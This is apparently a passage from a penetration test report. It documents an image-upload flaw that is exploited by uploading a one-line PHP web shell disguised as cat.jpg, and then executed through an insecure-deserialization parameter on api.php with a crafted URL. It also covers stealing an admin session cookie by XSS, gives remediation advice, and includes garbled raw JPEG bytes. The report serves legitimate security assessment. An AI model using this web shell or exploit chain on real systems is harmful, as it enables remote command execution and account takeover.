
```
Content-Disposition: form-data; name="postimage"; filename="cat.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿÛC

%# , #&')*)-0-(0%()ÿÛC

(((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((((ÿÀ%Ð"ÿÄÿÄ?!1AQa"q2□□¡BR#±ÁÑ3Cbár$S□□²ðñÿÄÿÄ)!
1AQ"a2q□□3¡ÿÚ?□R)©ÊÎØ□□Ýr□t÷S□8$□H "Ñ@"□D C□D )□□r□□$««Â_dRE □@"□□°(wGõ@RI□□Ia□ ®°²($□¡I □
□HRE$□$□I"Ù□E
E$□ò□□@□'t>è□P$Â; □¤□Hh□I"□R)| □¤□d□□I I$□□È$□vKt□@□I□ @ E"□å+
jH )R]□ßÊ□FÐ@□) □$□øIM)É½□.è"P@)}Ñ( J
P(¤□□@¤P-□D□
□( □ò□ùD4¤Q("□PD □
%□□å□¨M)Å4ªh
iû¢J@Ò□áâ□xÝJc□□□ê@ÃÊ□ÉçdÇnQ9Hâç? ¼□M ¨è{§&□UADn□H"□□ð□å ~¨Q□öD wD □9D!÷Dp□¤□á©²øG²ÿ□[$H !~Q
©Á$;£ò□□□D"7ð□7²(¤□H 4I"□^É$□A$$□Ý$@ ¤k@h.pß²□Éõd¹yCå:®úA>)5Í¹□ü,ÎLoÊÕãË°□ %)-°H□□[ \□I
(RH□□%Ù» )txI$
$Ý¤□î□@□@ÒD [ZI$□$□□\□tÂÂã»»%°T(□□6hO□□□Þ½G.8èþPlÚ³□¨é9±Á+øhvÖ¼ÙþV]onø~6yMß±âHè□÷
kGuX□E«DøqÏVÀì·□q]8³¹Ít±Ë□Âê□É °¹ò□W°HI$□$□I$□
E"□"P)□¶)ªPû¤□@□øH¥h-H¤P@□□□%"□ùH□Ð4¤□@ Q($ P#Êi>$ □ÓoN?JHñ°@Ò□□)§Â¹1ÉÎMr9Få!ÙFäwò¢r□Ê'sJ7ð□ð□°
t<¢S□H]□□□T~
(È÷@B!□d 8Ð□@äB IÈ~□ZR@"$□Ù□¶IG° pD&□□yDè¦'□X6□Iqò□(ù □E□Ñ@□è □D□Iz)□I (#Ù
□+8¯É□1´GqÝWØ-Ù`Í7A□9ä \:X{®□□\-vüy¼äbj□ñiÒ|V '²□£ª□V□p□Û
ø±¤t□u9Ç¨□-□ÔÑmãÂø²û¿eíôÕõCRs□íçÃÑ_÷Çiµ=¾¦ôÃD□òÝÖv^□&0A®ê□>FNöÇ¹□tiÜ9zø¿+<<¾Ç□□ñ0Îo+q$qä□+Ü□ßâ´Ó
£<µ·;}×ÓãäQ□qòù8îT□ì□KlI_ÊHV□HI$□wI$□7¤□ì□"□]Ð+E□$-%«¤`±Àäæ□vi¿u□²□ÍÖ±ÆåuJÒ□□RÌ}¼p,¸÷
c_ì~&□Ím¿□ÉÝße[^Ò□çE□!□□´r³±1□¸□ãÜö_/□ò.wSãé~?âÎfògÍ
□¹Ó4□É&Ê©&4q8HÐCÇlBè]U□U<øCb6ÒòÜ¬{¦2øêý#¨{K□*□LÚëä,Ü¨½§¹¤ý@Ñ¤ó□□êi¦Él?+£Ö«ñò□□6¾□ágr□_ãäþoL¶ÏI/□
□÷¼$R´@□I $-$ò□E5(( I6H□ PG□;
xE¤□I)lR) vD □$□□□=□@ $-^P"□D □&□□EM□PD□□MZ;ÈÝ□Ô°□è□ÓHM(□ÓåHýÓ\□~é□Ô¡□á1Ü'¸¦;°ÜTnOqÝFä□□öI#á¨ëBp
M Ê□R@BrhD pð□(îP+NMDZ□G:↓D @a□;□□(□9T$FÉ□Ý 6□ G°o{IN ¨Úb□ □@wI-Ò□□AE□ü @□!□É □è
```

Request


Pretty | Raw | \n | Actions

```
POST /admin/change-image.php?pid=13 HTTP/1.1
Host: 18.158.46.251:25048
Content-Length: 472
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:25048
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryicxuAkSG8NIoS2Kv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:25048/admin/change-image.php?pid=13
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; PHPSESSID=jhgnqj4427l3vals39kdj7d9d0; _Date=25+03+2019
Connection: close

------WebKitFormBoundaryicxuAkSG8NIoS2Kv
Content-Disposition: form-data; name="posttitle"

Facebook Offering $40,000 Bounty If You Find Evidence Of Data Leaks
------WebKitFormBoundaryicxuAkSG8NIoS2Kv
Content-Disposition: form-data; name="postimage"; filename="cat.jpg"
Content-Type: image/jpeg

<?php system($_GET['cmd']) ?>
------WebKitFormBoundaryicxuAkSG8NIoS2Kv
Content-Disposition: form-data; name="update"


------WebKitFormBoundaryicxuAkSG8NIoS2Kv--
```

Sending this request approved by the server and changed the existing image to our malicious image.



Accessing the article we have changed its image, and opening the image in a new tab, showing where its stores.




Until this stage, although we have succeeded to upload a malicious image, we cannot run its code as PHP. Therefore, the next step is to find a way to execute it. To do so, we used the 'Insecure Deserialization' vulnerability we found on the 'api.php' page.


This page using 2 parameters to execute and display a file that exists on the server:

- 'post' - that includes encoded serialized object with base64 format.
- 'sig' - that includes the encoded value of the 'post' parameter with hex format.


After decoding the existing value of the 'post' parameter, we saw the content of the object the website is passing to the server.



Then, we have changed its content to our malicious image location.
After that, we have encoded the object with base64 format and updated the 'post' parameter value.



For the 'sig' parameter value, we have encoded the new value of the 'post' parameter with hex format.




Finally, we added the 'cmd' parameter (which exists on our malicious image code) with the 'ls' value.

To summarize, this is the updated URL we sent to the server:

http://18.158.46.251:25048/api.php?**post**=Tzo1OiJwb3N0cyI6MTp7czo4OiJGaWxlTmFtZSI7czo1MzoiYWRtaW4vcG9zdGltYWdlcy80M2JmYzZiMzhmMDMxMWY0ZjczZThkNjcxNjY4MzZmZC5qcGciO30g&**sig**=547A6F314F694A7762334E30637949364D547037637A6F344F694A476157786C546D46745A534937637A6F314D7A6F695957527461573476634739766347397A64476C745957646C637938304D324A6D597A5A694D7A686D4D444D784D5759305A6A637A5A54686B4E6A63784E6A59344D7A5A6D5A433571634763694F333067&**cmd**=ls

As we can see, we succeeded to execute the 'ls' command.



RECOMMENDED RECTIFICATION

- When using a file system to upload an external file, checking the file extension is not enough. It is also important to check the file content before uploading it to the server.

4.3 Broken Authentication and Session Management

Severity | **Medium** Probability | **Low**

VULNERABILITY DESCRIPTION


Broken Authentication occurs when an application's authentication and session management are implemented incorrectly, which subsequently allows attackers to gain access to a user's session either temporarily or permanently. These incorrect implementations could lead to the following attacks: Credential stuffing, Brute force, Unauthorized access due to the lack of multi-factor authentication, etc.

VULNERABILITY DETAILS


During our test, we have tried to access the admin panel without using login details. Using the Cross-Site Scripting vulnerability assisted us to steal the admin's session ID and use it to bypass the login system and access directly to the main page of the admin panel.

EXECUTION DEMONSTRATION


Trying to access the main page of the admin panel- 'dashboard.php', forwarded us to the login page of the admin panel.




Using the Cross-Site Scripting vulnerability, assisted us to steal the admin cookie and get its session ID number.

